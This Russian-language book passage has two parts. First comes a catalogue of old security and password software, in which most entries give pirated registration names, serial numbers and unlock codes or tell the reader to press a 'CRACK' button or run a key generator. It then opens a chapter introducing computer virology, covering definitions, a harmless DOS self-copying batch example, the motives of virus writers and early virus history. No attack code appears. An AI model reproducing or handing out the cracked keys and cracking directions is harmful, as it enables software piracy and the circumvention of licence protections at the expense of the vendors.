
Password Officer v2000 Rev. 033

Эта программа хранит ваши пароли в зашифрованном виде и выдает их по требованию программ.

Для взлома нажмите «КРЭК».

Password Protected LockUp v2.3

Эта программа, ограничивающая доступ к вашему компьютеру. Она запускается вместе с Windows и сидит в System tray. Она может ограничивать доступ по времени и по персонам.

Для регистрации введите:
- Unlock Code : 910271111PPL

Password Protection 2.0

Эта программа была создана для защиты вашего компьютера и вашей персональной информации. Она ограничивает доступ к вашему компьютеру и даже к «Рабочему столу» Windows.

Для взлома нажмите «КРЭК».

Password Recovery Kit v2.9.3

Эта программа восстанавливает потерянные пароли для следующих программ:

Product: Protection subject
1-2-3 KeyLotus 1-2-3 files
Access KeyMS Access databases
ACT KeySymantec ACT! files
Backup Key MSBackup files
FileMaker KeyFileMaker Pro databases
Internet ExplorerKey IE Content Advisor
Mail KeyMS Mail files
Money KeyMS Money files
MSOfPass'97Word97/2000, Excel97/2000
MSOfPassWord95/6/2 Excel95/5/4
Organizer KeyLotus Organizer files

```
Outlook KeyMS Outlook
Paradox KeyParadox databases
Project KeyMS Project files
Quicken KeyQuicken files
Schedule KeyMS Schedule+ files
VBA KeyVBA Projects in .doc, .xls, etc..
Windows NT KeyWindows NT
WordPro KeyLotus WordPro files
Zip KeyWinZip, PKZip .zip archives
```

При установке введите:

- пароль plum

Passwords by MAsk v1.0

Утилита для генерации паролей.

Для взлома нажмите «КРЭК».

PGP v6.5.3

Pretty Good Privacy(PGP) — это программный пакет, разработанный Филипом Циммерманом (Philip Zimmerman), который обеспечивает шифровку почты и файлов. Циммерман взял существующие криптосистемы и криптографические протоколы и разработал бесплатную (freeware) программу для различных платформ. Она обеспечивает шифрование сообщений, цифровые подписи (digital signatures) и совместимую почту (email compatibility). Алгоритмы, используемые для шифрования сообщений, — это RSA для передачи ключа и IDEA для самого шифрования сообщений.

Цифровые подписи достигаются при использовании RSA для подписи и MD5 для вычисления message digest. PGP использует ZIP компрессию, а также маскирует координаты и данные отправителя, что немного осложняет процесс анализа трафика. Совместимость почты достигается путем использования Radix-64 конвертации (conversion). PGP проверена огромным количеством людей, ее исходные тексты опубликованы в Интернете, но поскольку в ней используется RSA, то степень защиты сообщения зависит от длины ключа (чем больше, тем лучше).

PGP Desktop Security 6.5.3

PGP Personal Privacy 6.5.3

PGP SafeBulk v1.0

Это мощный, но простой в использовании почтовый клиент с втроенной поддержкой PGP. С его помощью можно посылать защи-

щенные послания сразу многим корреспондентам, при этом корреспонденты не будут знать о других адресатах.

Для взлома нажмите «КРЭК».

Privacy Restored Deluxe Edition v5.0

Эта программа работает с Netscape Communicator и Internet Explorer.

SafeGuard SecuritySystem v2.4

Эта программа была разработана для защиты компьютеров от несанкционированного доступа. Она может как полностью закрывать доступ, так и предоставлять ограниченный доступ.

Для регистрации введите:

- Registration Name: James M. Fox
- Registration Company: ADVERSITY
- Registration Code: 76qp?VbZh`Bn`;dm

Screen Lock v7.0.5

Это великолепная программа для защиты вашего компьютера и файлов. Она предоставляет простую и качественную защиту, закрывая доступ на ваш компьютер.

Нужен генератор ключей.

Secure Explore 3.1

Это шифратор и дешифратор, интегрирующийся в Windows.

Для регистрации введите:

— mandragore[CiA]

- 333835-3339

SECURITY 1.0

Эта программа написана специально для того, чтобы вы могли ограничить доступ к тем программам, которые вы не хотели бы, чтобы их запускали без вашего ведома. Программа не претендует на непоколебимость перед неусыпными попытками обойти защиту, но она поможет вам ограничить доступ к своим программам по крайней мере от пользователей среднего уровня.

Security Administrator v3.1

Эта программа ограничивает доступ к вашему компьютеру. Очень большой диапазон настроек для ограничения доступа.

Для запуска генератора серийных номеров нажмите «КРЭК».

SecurityExpressions v1.1

Эта программа позволяет системным администраторам легко управлять доступом к Windows NT и 2000 системам. Это все делается за счет создания профайлов и скриптов.

Для запуска генератора серийных номеров нажмите «КРЭК».

SoftLOCX V3.01

Эта программа предоставляет одну из самых лучших систем защиты программного обеспечения, электронной коммерции и лицензий. С ее помощью можно легко защитить Windows-файлы от пиратов, нелегального распространения и «обратной инженерии (декомпилирования)».

Для взлома нажмите «КРЭК».

Steganos II Security Suite 2.0

Это программа защиты вашего компьютера. С ее помощью можно легко прятать и шифровать файлы на вашем компьютере, всего лишь вызвав контекстное меню.

Для регистрации введите:

- Serial: 0-200-156-4

System Safe v3.0

Просто неплохая программа защиты.

Для регистрации введите:

- Name: (любое)
- Registration key: ss4562

Unique Password Pro 1.1

Программа-генератор паролей. Она может генерировать как один, так и целый список паролей, записывая их в текстовой файл.

Для взлома нажмите «КРЭК».

Web Confidential Pro v1.1

Эта программа поможет вам систематизировать все ваши пароли и логины. Она их запишет в файл и зашифрует его.

Нужен генератор серийных номеров.

Windows ***Security Officer***

Эта программа является родной защитой для вашей Windows-системы. Она может:

- ограничивать доступ к компьютеру (введение пароля, закрытие Рабочего стола);
- ограничивать доступ к ресурсам Windows;
- ограничивать доступ других лиц по временным интервалам;
- встроенный Windows шпин, который закрывает окна, нежелательные для открытия;
- контроль за использованием CDROM.

Для взлома нажмите «КРЭК».

Windows Security Toolkit v2.88

Это великолепный инструмент защиты, разработанный специально для Win9x.

Для регистрации введите:

- serial : cheebuch4980399

WinGuardian v2.5

Это очень полезная программа, которая отслеживает деятельность, происходящую на вашем компьютере.

Глава 9
ВВЕДЕНИЕ В КОМПЬЮТЕРНУЮ ВИРУСОЛОГИЮ

Феномен или просто «прикол»?

XX столетие несомненно является одним из поворотных этапов в жизни человечества. Как сказал один из писателей-фантастов, «человечество понеслось вперед, как подстегнутая лошадь», и, определив себя как технократическую цивилизацию, все свои силы наши деды, отцы и мы сами бросили на развитие техники в самых разных ее обличиях — от медицинских приборов до космических аппаратов, от сельскохозяйственных комбайнов до атомных электростанций, от транспорта до систем связи — список бесконечен, поскольку крайне сложно привести область деятельности человечества, не затронутую развитием техники. Что являлось причиной столь широкомасштабного и стремительного развития — военное противостояние политических систем, эволюционное «поумнение» человека или его патологическая лень (изобрести колесо, дабы не таскать мамонта на плечах) — пока не ясно. Оставим эту загадку для историков последующих столетий.

Человечество захвачено техникой и уже вряд ли откажется от удобств, предоставляемых ею (мало, кто пожелает поменять современный автомобиль на гужевую тягу). Уже очень многими напрочь забыта обычная почта с ее конвертами и почтальонами - - вместо нее пришла электронная почта с ее ошеломляющей скоростью доставки (до нескольких минут вне зависимости от расстояния) и очень высокой надежностью. Не представляю себе существования современного общества без компьютера, способного многократно повысить производительность труда и доставить любую мыслимую информацию (что-то вроде принципа «пойди туда, не знаю куда, найди то, не знаю что»). Уже не удивляемся мобильному телефону на улице — я и сам к нему привык всего за один день.

XX столетие также является одним из самых противоречивых, принесших истории человечества немало парадоксов, основным из которых, как мне кажется, является отношение человека к природе. Перестав жить в дружбе с природой, победив ее и доказав себе, что легко может ее уничтожить, человек вдруг понял, что погибнет и сам, — и поменялись роли в драме «Человек-Природа». Раньше человек защищал себя от природы, теперь же он все больше и больше защищает природу от самого себя. Другим феноменом XX века является отношение человека к религии. Став технократом, человек не перестал верить в Бога (или его аналогов). Более того, появились и окрепли другие религии.

К основным техническим феноменам XX века относятся, на мой взляд, появление человека в космосе, утилизация атомной энергии вещества, грандиозный прогресс систем связи и передачи информации и, конечно же, ошеломляющее развитие микро- и макро-компьютеров. И как скоро появляется упоминание о феномене компьютеров, так тут же возникает еще один феномен конца нашего столетия — феномен компьютерных вирусов.

Быть может, многим покажется смешным или легкомысленным то, что факт возникновения компьютерных вирусов поставлен в один ряд с исследованиями космоса, атомного ядра и развитием электроники. Возможно, что я не прав в своих рассуждениях, однако дайте возможность объясниться.

Во-первых, компьютерные вирусы — это серьезная и довольно заметная проблема, возникновения которой никто не ожидал. Даже всевидящие фантасты-футурологи прошлого не говорят об этом ничего (насколько это мне известно). В их многочисленных произведениях с той или иной точностью предсказаны практически все технические достижения настоящего (вспомним, например, Уэллса с его идеей полета из пушки на Луну и марсиан, вооруженных неким подобием лазера). Если же говорить о вычислительных машинах, то тема эта вылизана донельзя — однако нет ни одного пророчества, посвященного компьютерным вирусам. Тема вируса в произведениях писателей появилась уже после того, как первый реальный вирус поразил свой первый компьютер.

Во-вторых, компьютерные вирусы — это первая, вполне удачная попытка создать жизнь. Удачная-то удачная, но нельзя сказать, что полезная — современные компьютерные «микроорганизмы» более всего напоминают насекомых-вредителей, приносящих только проблемы и неприятности.

Но все-таки — жизнь, поскольку компьютерным вирусам присущи все атрибуты живого: способность к размножению, приспособляемость к среде, движению и т. д. (естественно, только в пределах компьютеров — так же, как все вышесказанное верно для биологических вирусов в пределах клеток организма). Более того, существуют «двуполые» вирусы (вирус RMNS), а примером «многоклеточности» могут служить, например, макро-вирусы, состоящие из нескольких независимых макросов.

И, в-третьих, тема вирусов стоит несколько особняком от всех остальных задач, решаемых при помощи компьютера (забудем о таких специфичных задачах, как взлом защиты от копирования и крипрогра-

фию). Практически все проблемы, решаемые при помощи вычислительной техники, являются продолжением целенаправленной борьбы человека с окружающей его природой. Природа ставит человеку длинное нелинейное дифференциальное уравнение в трехмерном пространстве — человек набивает компьютер процессорами, памятью, обвешивает пыльными проводами, много курит и в итоге решает это уравнение (или пребывает в состоянии уверенности, что решил). Природа дает человеку кусок провода с вполне определенными характеристиками — человек придумывает алгоритмы передачи как можно большего объема информации по этому проводу, терзает его модуляциями, сжимает байты в биты и терпеливо ждет сверхпроводимости при комнатной температуре. Природа (в лице фирмы IBM) дает человеку очередное ограничение в виде очередной версии IBM PC — и человек не спит ночами, опять много курит, оптимизируя коды очередной базы данных, дабы уместить ее в предоставленные ему ресурсы оперативной и дисковой памяти. И так далее.

А вот борьба с компьютерными вирусами является борьбой человека с человеческим же разумом (в некотором смысле, тоже проявлением природных сил, хотя на этот счет имеется более одного мнения). Эта борьба является борьбой умов, поскольку задачи, стоящие перед вирусологами, ставят такие же люди. Они придумывают новый вирус — а нам с ним разбираться. Затем они придумывают вирус, в котором разобраться очень тяжело — но мы с ним разбираемся. И сейчас наверняка где-то сидит за компьютером парень, который не глупее меня, страдающий над очередным монстром, в котором мне придется разбираться целую неделю, а потом еще одну неделю отлаживать алгоритм антивируса. Кстати, чем не эволюция живых организмов?

Итак, появление компьютерных вирусов — один из наиболее интересных моментов в истории технического прогресса XX века, и настал момент закончить с околофилософскими рассуждениями и перейти к конкретным вопросам. И вопрос об определении понятия «компьютерный вирус» будет стоять на первом месте.

Что такое компьютерный вирус?

Объяснений, что такое компьютерный вирус, можно привести несколько. Самое простое — бытовое объяснение для простого человека, который ни разу в жизни компьютера не видел, но знает, что он есть, и что в нем водятся Вирусы. Такое объяснение дается довольно легко, чего нельзя сказать о втором объяснении, рассчитанном на спе-

циалиста в области программ. Нам пока не представляется возможным дать точное определение компьютерного вируса и провести четкую грань между программами по принципу «вирус — невирус».

Объяснение первое

Объяснение будет дано на примере клерка, работающего исключительно с бумагами. Идею первого объяснения позаимствуем у Д. Н. Лозинского.

Представим себе аккуратного клерка, который приходит на работу к себе в контору и каждый день обнаруживает у себя на столе стопку листов бумаги со списком заданий, которые он должен выполнить за рабочий день. Клерк берет верхний лист, читает указания начальства, пунктуально их выполняет, выбрасывает «отработанный» лист в мусорное ведро и переходит к следующему листу. Предположим, что некий злоумышленник тайком прокрадывается в контору и подкладывает в стопку бумаг лист, на котором написано следующее:

«Переписать этот лист два раза и положить копии в стопку заданий соседей».

Что сделает клерк? Дважды перепишет лист, положит его соседям на стол, уничтожит оригинал и перейдет к выполнению следующего листа из стопки, т. е. продолжит выполнять свою настоящую работу. Что сделают соседи, являясь такими же аккуратными клерками, обнаружив новое задание? То же, что и первый: перепишут его по два раза и раздадут другим клеркам. Итого, в конторе бродят уже четыре копии первоначального документа, которые и дальше будут копироваться и раздаваться на другие столы.

Примерно так же работает и компьютерный вирус, только стопками бумаг-указаний являются программы, а клерком — компьютер. Так же, как и клерк, компьютер аккуратно выполняет все команды программы (листы заданий), начиная с первой. Если же первая команда звучит как «скопируй меня в две другие программы», то компьютер так и сделает — и команда-вирус попадает в две другие программы. Когда компьютер перейдет к выполнению других «зараженных» программ, вирус тем же способом будет расходиться все дальше и дальше по всему компьютеру.

В приведенном выше примере про клерка и его контору лист-вирус не проверяет, заражена очередная папка заданий или нет. В этом случае к концу рабочего дня контора будет завалена такими копиями, а клерки только и будут, что переписывать один и тот же текст и раздавать его соседям — ведь первый клерк сделает две копии, очередные жертвы вируса — уже четыре, затем 8, 16, 32, 64 и т. д., т. е. количество копий каждый раз будет увеличиваться в два раза.

Если клерк на переписывание одного листа тратит 30 секунд и еще 30 секунд на раздачу копий, то через час по конторе будет «бродить» более 1. 000. 000. 000. 000. 000. 000 копий вируса! Скорее всего, конечно же, не хватит бумаги и распространение вируса будет остановлено по столь банальной причине.

Как это ни смешно (хотя участникам этого инцидента было совсем не смешно), именно такой случай произошел в 1988 году в Америке: несколько глобальных сетей передачи информации оказались переполненными копиями сетевого вируса (вирус Морриса), который рассылал себя от компьютера к компьютеру. Поэтому «правильные» вирусы делают так:

«Переписать этот лист два раза и положить копии в стопку заданий соседей, если у них еще нет этого листа».

Проблема решена — «перенаселения» нет, но каждая стопка содержит по копии вируса, при этом клерки еще успевают справляться и с обычной работой.

«А как же уничтожение данных?» — спросит хорошо эрудированный человек, Все очень просто — достаточно дописать на лист примерно следующее:

1. Переписать этот лист два раза и положить копии в стопку заданий соседей, если у них еще нет этого листа.

2. Посмотреть на календарь — если сегодня пятница, попавшая на 13-е число, выкинуть все документы в мусорную корзину.

Примерно это и выполняет хорошо известный вирус «Jerusalem» (другое название — «Time»).

Кстати, на примере клерка очень хорошо видно, почему в большинстве случаев нельзя точно определить, откуда в компьютере появился вирус. Все клерки имеют одинаковые (с точностью до почерка) КОПИИ, но оригинал-то с почерком злоумышленника уже давно в корзине!

Вот такое простое объяснение работы вируса. Плюс к нему хотелось бы привести две аксиомы, которые, как это ни странно, не для всех являются очевидными.

Во-первых, вирусы не возникают сами собой — их создают очень злые и нехорошие программисты-хакеры и рассылают затем по сети передачи данных или подкидывают на компьютеры знакомых. Вирус не может сам собой появиться на вашем компьютере — либо его подсунули на дискетах или даже на компакт-диске, либо вы его случайно скачали из компьютерной сети передачи данных, либо вирус жил у вас

в компьютере с самого начала, либо (что самое ужасное) программист-хакер живет у вас в доме.

Во-вторых: компьютерные вирусы заражают только компьютер и ничего больше, поэтому не надо бояться — через клавиатуру и мышь они не передаются.

Определение второе

Первые исследования саморазмножающихся искусственных конструкций проводились в середине нынешнего столетия. В работах фон Неймана, Винера и других авторов дано определение и проведен математический анализ конечных автоматов, в том числе и самовоспроизводящихся. Термин «компьютерный вирус» появился позднее — официально считается, что его впервые употребил сотрудник Лехайского университета (США) Ф. Коэн в 1984 году на 7-й конференции по безопасности информации, проходившей в США. С тех пор прошло немало времени, острота проблемы вирусов многократно возросла, однако строгого определения, что же такое компьютерный вирус, так и не дано, несмотря на то, что попытки дать такое определение предпринимались неоднократно.

Основная трудность, возникающая при попытках дать строгое определение вируса, заключается в том, что практически все отличительные черты вируса (внедрение в другие объекты, скрытность, потенциальная опасность и проч.) либо присущи другим программам, которые никоим образом вирусами не являются, либо существуют вирусы, которые не содержат указанных выше отличительных черт (за исключением возможности распространения).

Например, если в качестве отличительной характеристики вируса принимается скрытность, то легко привести пример вируса, не скрывающего своего распространения. Такой вирус перед заражением любого файла выводит сообщение, гласящее, что в компьютере находится вирус и этот вирус готов поразить очередной файл, затем выводит имя этого файла и запрашивает разрешение пользователя на внедрение вируса в файл.

Если в качестве отличительной черты вируса приводится возможность уничтожения им программ и данных на дисках, то в качестве контрпримера к данной отличительной черте можно привести десятки совершенно безобидных вирусов, которые, кроме своего распространения, ничем больше не отличаются.

Основная же особенность компьютерных вирусов -- возможность их самопроизвольного внедрения в различные объекты опера-

ционной системы — присуща многим программам, которые не являются вирусами. Например, самая распространенная операционная система MS-DOS имеет в себе все необходимое, чтобы самопроизвольно устанавливаться на не-DOS'овские диски. Для этого достаточно на загрузочный флоппи-диск, содержащий DOS, записать файл AUTOEXEC. BAT следующего содержания:

```
SYS A:
COPY *. * A:\
SYS B:
COPY *. * B:\
SYS C:
COPY *. * C:\
```

Модифицированная таким образом DOS сама станет самым настоящим вирусом с точки зрения практически любого существующего определения компьютерного вируса.

Таким образом, первой из причин, не позволяющих дать точное определение вирусу, является невозможность однозначно выделить отличительные признаки, которые соответствовали бы только вирусам.

Второй же трудностью, возникающей при формулировке определения компьютерного вируса, является то, что данное определение должно быть привязано к конкретной операционной системе, в которой этот вирус распространяется. Например, теоретически могут существовать операционные системы, в которых наличие вируса просто невозможно. Таким примером может служить система, где запрещено создавать и изменять области выполняемого кода, т. е. запрещено изменять объекты, которые либо уже выполняются, либо могут выполняться системой при каких-либо условиях.

Поэтому представляется возможным сформулировать только обязательное условие для того, чтобы некоторая последовательность выполняемого кода являлась вирусом.

Обязательное свойство вируса

Обязательными и необходимыми свойствами компьютерного вируса являются возможности создавать свои дубликаты (не обязательно совпадающие с оригиналом) и внедрять их в вычислительные сети и/или файлы, системные области компьютера и прочие выполняемые объекты. При этом дубликаты сохраняют способность к дальнейшему распространению.

Следует отметить, что это условие не является достаточным (т. е. окончательным), поскольку, следуя вышеприведенному примеру, операционная система MS-DOS удовлетворяет данному свойству, но вирусом, скорее всего, не является.

Вот почему точного определения вируса нет до сих пор и вряд ли оно появится в обозримом будущем. Следовательно нет точно определенного закона, по которому «хорошие» файлы можно отличить от «вирусов». Более того, иногда даже для конкретного файла довольно сложно определить, является он вирусом или нет.

Вот два примера: вирус KOH и программа ALREADY. COM.

Пример 1.

Есть... вирус? утилита? с названием KOH. Эта программа шифрует/расшифровывает диски только по запросу пользователя. Выполнена она в виде загрузочной дискеты — boot-сектор содержит bootstrap loader KOH, а где-то в других секторах лежит основной код KOH. При загрузке с дискеты KOH задает пользователю вопрос типа: «А можно я сам себя установлю на винчестер?» (если он уже на винчестере, то спрашивает то же самое про дискету). При утвердительном ответе KOH переносит себя с диска на диск.

В результате KOH переносит (копирует) сам себя с дискеты на винчестер, а с винчестера на дискеты, но только с разрешения хозяина компьютера.

Затем KOH выводит текст о своих hot-keys («горячие» клавиши), по которым он шифрует/расшифровывает диски — спрашивает пароль, читает сектора, шифрует их и делает недоступными, если не знать пароля. Есть у него, кстати, ключ деинсталляции, по коему он сам себя с диска убирает (расшифровав, естественно, все, что было зашифровано).

Итого, KOH — это некая утилита защиты информации от несанкционированного доступа. Добавлена к ней, правда, одна особенность: сия утилита сама себя может копировать с диска на диск (с разрешения пользователя). Вирус ли это?.. Да или нет? Скорее всего — нет...

И все бы было ничего, и никто бы эту утилиту по имени KOH вирусом не обозвал, но только bootstrap loader у этого KOH практически на 100% совпадает с довольно «популярным» вирусом «Havoc» («StealthBoot»)... «и все — и крышка празднику». Вирус! И официальное название есть — «StealthBoot. KOH».

Если бы, конечно, автором KOH был бы не безызвестный программист, а, скажем, Симантек, или Sierra, или даже Сам Microsoft, то никто бы и не посмел назвать это вирусом...

Пример 2.

Есть некая программа ALREADY.COM, которая сама себя копирует в разные подкаталоги на диске в зависимости от системной даты. Вирус? Конечно, да — типичный вирус-червь, сам себя расползающий по дискам (включая сетевые). Да?.. Да!

«Вы играли, но не угадали ни одной буквы!» Не вирус это, как оказалось, а компонента от какого-то софтвера. Однако если этот файл выдернуть из этого софтвера, то ведет он себя как типичный вирус.

Итого были приведены два живых примера:

1. не вирус – вирус

2. вирус - не вирус.

Внимательный читатель, который не прочь поспорить, может возразить:

Стоп. Название «вирусы» по отношению к программам пришло из биологии именно по признаку саморазмножения. KOH этому условию соответствует, следовательно, это есть вирус (или комплекс, включающий вирусный компонент)...

В таком случае DOS является вирусом (или комплексом, включающим вирусный компонент), поскольку в нем есть команда SYS и COPY. А если на диске присутствует файл AUTOEXEC.BAT, приведенный несколькими абзацами выше, то для размножения не потребуется даже вмешательства пользователя. Плюс к этому: если принять за необходимый и достаточной признак вируса возможность саморазмножения, то тогда любая программа, имеющая инсталлятор, является вирусом. Итого: аргумент не проходит.

... что, если под вирусом понимать не просто «саморазмножающийся код», но «саморазмножающийся код, не выполняющий полезных действий или даже приносящий вред, без привлечения/информирования пользователя»...

Вирус KOH является программой, шифрующей диски по паролю, вводимому пользователем. Все свои действия KOH комментирует на экране и спрашивает разрешения пользователя. Плюс к тому имеет деинсталлятор — расшифровывает диски и удаляет с них свой код. Однако все равно — вирус!

Если в случае с ALREADY.COM привлечь субъективные критерии (полезна/не полезна, входит в комплект/самостоятельна и т. п.), то, возможно, это и не стоит называть вирусом/червяком. Но стоит ли привлекать эти самые субъективные критерии?

А какие могут быть объективные критерии вируса? Саморазмножение, скрытность и деструктивные свойства? Но ведь на каждый объективный критерий можно привести два контрпримера:

a) пример вируса, не подходящего под критерий, и

b) пример не вируса, подходящего под критерий.

Саморазмножение:

1. Intended-вирусы, не умеющие размножаться по причине большого количества ошибок, или размножающиеся только при очень ограниченных условиях.

2. MS-DOS и вариации на тему SYS+COPY.

Скрытность:

1. Вирусы «КОН», «VirDem», «Macro. Word. Polite» и некоторые другие информируют пользователя о своем присутствии и размножении.

2. Сколько примерно (с точностью до десятка) драйверов сидит под стандартной Windows95 ? Скрытно сидит, между прочим.

Деструктивные свойства:

1. Безобидные вирусы, типа «Yankee», которые прекрасно живут в DOS, Windows 3. x, Win95, NT и ничего никуда не гадят.

2. Старые версии Norton Disk Doctor'a на диске с длинными именами файлов. Запуск NDD в этом случае превращает Disk Doctor'a в Disk Destroyer'a.

Посему тема «нормального» определения компьютерного вируса остается открытой. Есть только несколько точных вех: например, файл COMMAND.COM вирусом не является, а печально известная программа с текстом «Dis is one half» является стопроцентным вирусом («OneHalf»). Все, что лежит между ними, может как оказаться вирусом, так и нет.

Кем и зачем пишутся вирусы?

Сам я написанием вирусов не занимался, с их авторами пересекаюсь довольно редко, и, следовательно, мои соображения по этому поводу могут быть лишь чисто теоретическими.

Так кто же пишет вирусы?

Основную их массу создают студенты и школьники, которые только что изучили язык ассемблера, хотят попробовать свои силы, но

не могут найти для них более достойного применения. Отраден тот факт, что значительная часть таких вирусов их авторами часто не распространяется, и вирусы через некоторое время «умирают» вместе с дискетами, на которых хранятся. Такие вирусы пишутся скорее всего только для самоутверждения.

Вторую группу составляют также молодые люди (чаще — студенты), которые еще не полностью овладели искусством программирования, но уже решили посвятить себя написанию и распространению вирусов. Единственная причина, толкающая подобных людей на написание вирусов, это комплекс неполноценности, который проявляет себя в компьютерном хулиганстве.

Из-под пера подобных «умельцев» часто выходят либо многочисленные модификации «классических» вирусов, либо вирусы крайне примитивные и с большим числом ошибок. Значительно облегчилась жизнь подобных вирусописателей после выхода конструкторов вирусов, при помощи которых можно создавать новые вирусы даже при минимальных знаниях об операционной системе и ассемблере, или даже вообще не имея об этом никакого представления. Их жизнь стала еще легче после появления макро-вирусов, поскольку вместо сложного языка Ассемблер для написания макро-вирусов достаточно изучить довольно простой бейсик.

Став старше и опытнее, но так и не повзрослев, многие из подобных вирусописателей попадают в третью, наиболее опасную группу, которая создает и запускает в мир «профессиональные» вирусы. Эти очень тщательно продуманные и отлаженные программы создаются профессиональными, часто очень талантливыми программистами. Такие вирусы нередко используют достаточно оригинальные алгоритмы, недокументированные и мало кому известные способы проникновения в системные области данных. «Профессиональные» вирусы часто выполнены по технологии «стеле» и(или) являются полиморфик-вирусами, заражают не только файлы, но и загрузочные сектора дисков, а иногда и выполняемые файлы Windows и OS/2.

Довольно значительную часть в коллекции занимают «семейства» — группы из нескольких (иногда более десятка) вирусов. Представителей каждой их таких групп можно выделить по одной отличительной черте, которая называется «почерком»: в нескольких различных вирусах встречаются одни и те же алгоритмы и приемы программирования. Часто все или почти все представители семейства принадлежат одному автору, и иногда довольно забавно следить за «становлением пера» подобного художника — от почти «студенческих» попыток

создать хоть что-нибудь, похожее на вирус, до вполне работоспособной реализации «профессионального» вируса.

Причина, заставляющая таких людей направлять свои способности на такую бессмысленную работу все та же — комплекс неполноценности, иногда сочетающийся с неуравновешенной психикой. Показателен тот факт, что подобное вирусописательство часто сочетается с другими пагубными пристрастиями. Так, весной 1997 года один из наиболее известных в мире авторов вирусов по кличке Talon (Австралия) скончался в возрасте 21 года от летальной дозы героина.

Несколько отдельно стоит четвертая группа авторов вирусов - «исследователи». Эта группа состоит из довольно сообразительных программистов, которые занимаются изобретением принципиально новых методов заражения, скрытия, противодействия антивирусам и т. д. Они же придумывают способы внедрения в новые операционные системы, конструкторы вирусов и полиморфик-генераторы. Эти программисты пишут вирусы не ради собственно вирусов, а скорее ради «исследования» потенциалов «компьютерной фауны».

Часто авторы подобных вирусов не запускают свои творения в жизнь, однако очень активно пропагандируют свои идеи через многочисленные электронные издания, посвященные созданию вирусов. При этом опасность от таких «исследовательских» вирусов не падает - попав в руки «профессионалов» из третьей группы, новые идеи очень быстро реализуются в новых вирусах.

Отношение к авторам вирусов тройственное. Во-первых, все, кто пишет вирусы или способствует их распространению, являются «кормильцами» антивирусной индустрии, годовой оборот которой оценивается, как минимум, в две сотни миллионов долларов или даже более того (при этом не стоит забывать, что убытки от вирусов составляют несколько сотен миллионов долларов ежегодно и в разы превышают расходы на антивирусные программы). Если общее количество вирусов к концу 2001 года скорее всего достигнет примерно 60.000, то нетрудно подсчитать, что доход антивирусных фирм от каждого вируса ежегодно составляет минимум 30 тысяч долларов. Конечно же, авторам вирусов не следует надеяться на материальное вознаграждение: как показывает практика, их труд был и остается бесплатным. К тому же на сегодняшний день предложение (новые вирусы) вполне удовлетворяет спрос (возможности антивирусных фирм по обработке новых вирусов).

Во-вторых, мне несколько жаль авторов вирусов, особенно «профессионалов». Ведь для того, чтобы написать подобный вирус, необходимо:

a) затратить довольно много сил и времени, причем гораздо больше, чем требуется для того, чтобы разобраться в вирусе, занести его в базу данных или даже написать специальный антивирус;

b) не иметь другого, более привлекательного, занятия. Следовательно, вирусописатели-«профессионалы» довольно работоспособны и одновременно с этим маются от безделья — ситуация, как кажется, весьма печальная.

И, в-третьих, в отношении к авторам вирусов довольно сильно подмешаны чувства нелюбви и презрения как к людям, заведомо и бесцельно тратящим себя во вред всем остальным.

История компьютерных вирусов — от древности до наших дней

1. Археология

Мнений по поводу даты рождения первого компьютерного вируса очень много. Мне доподлинно известно только одно: на машине Беббиджа его не было, а на Univac 1108 и IBM-360/370 они уже были («Pervading Animal» и «Christmas tree»). Таким образом, первый вирус появился где-то в самом начале 70-х или даже в конце 60-х годов, хотя «вирусом» его никто еще не называл. На этом разговор о вымерших ископаемых предлагаю считать завершенным.

2. Начало

Поговорим о новейшей истории: «Brain», «Vienna», «Cascade» и далее. Те, кто начал работать на IBM-PC аж в середине 80-х гг., еще не забыли повальную эпидемию этих вирусов в 1987-89 годах. Буквы сыпались на экранах, а толпы пользователей неслись к специалистам по ремонту дисплеев (сейчас все наоборот: винчестер сдох от старости, а валят на неизвестный передовой науке вирус). Затем компьютер заиграл чужеземный гимн «Yankee Doodle», но чинить динамики уже никто не бросился — очень быстро разобрались, что это — вирус, да не один, а целый десяток.

Так вирусы начали заражать файлы. Вирус «Brain» и скачущий по экрану шарик вируса «Ping-pong» ознаменовали победу вируса и над Boot-сектором. Все это очень не нравилось пользователям IBM-PC и — появились противоядия. Первым попавшимся мне антивирусом был отечественный ANTI-KOT: это легендарный Олег Котик вы-

пустил в свет первые версии своей программы, которая уничтожала целых 4 (четыре) вируса (американский SCAN появился у нас в стране несколько позднее). Кстати, всем, кто до сих пор сохранил копию этого антивируса, предлагаю немедленно ее стереть (да простит меня Олег Котик!) как программу вредную и ничего, кроме траты лишних нервов и ненужных телефонных звонков, не приносящую. К сожалению, ANTI-KOT определяет вирус «Time» («Иерусалимский») по комбинации «MsDos» в конце файла, а некоторые другие антивирусы эти самые буквы аккуратно прицепляют ко всем файлам с расширением COM или EXE.

Следует обратить внимание на то, что истории завоевания вирусами России и Запада различаются между собой. Первым вирусом, стремительно распространившимся на Западе, был загрузочный вирус «Brain», и только потом появились файловые вирусы «Vienna» и «Cascade». В России же наоборот, сначала появились файловые вирусы, а годом позже — загрузочные.

Время шло, вирусы плодились. Все они были чем-то похожи друг на друга, лезли в память, цеплялись к файлам и секторам, периодически убивали файлы, дискеты и винчестеры. Одним из первых «откровений» стал вирус «Frodo.4096» — первый из известных мне файловых вирусов-невидимок (стеле). Этот вирус перехватывал INT 21h и, при обращении через DOS к зараженным файлам, изменял информацию таким образом, что файл появлялся перед пользователем в незараженном виде. Но это была только надстройка вируса над MS-DOS. Не прошло и года, как электронные тараканы полезли внутрь ядра DOS (вирус-невидимка «Beast.512»). Идея невидимости продолжала приносить свои плоды и далее: летом 1991 года пронесся, кося компьютеры, как бубонная чума, вирус «Dir_II». «Да-а-а!» — сказали все, кто в нем копался.

Но бороться с невидимками было довольно просто: почистил RAM — и будь спокоен, ищи гада и лечи его на здоровье. Побольше хлопот доставляли самошифрующиеся вирусы, которые иногда встречались в очередных поступлениях в коллекции. Ведь для их идентификации и удаления приходилось писать специальные подпрограммы, отлаживать их. Но на это никто тогда не обращал внимания, пока... Пока не появились вирусы нового поколения, те, которые носят название полиморфик-вирусы.

Эти вирусы используют другой подход к невидимости: они шифруются (в большинстве случаев), а в расшифровщике используют команды, которые могут не повторяться при заражении различных файлов.

3. Полиморфизм — мутация вирусов

Первый полиморфик-вирус появился в начале 90-х кодов — «Chameleon», но по-настоящему серьезной проблема полиморфик-вирусов стала лишь год спустя — в апреле 1991 года, когда практически весь мир был охвачен эпидемией полиморфик-вируса «Tequila».

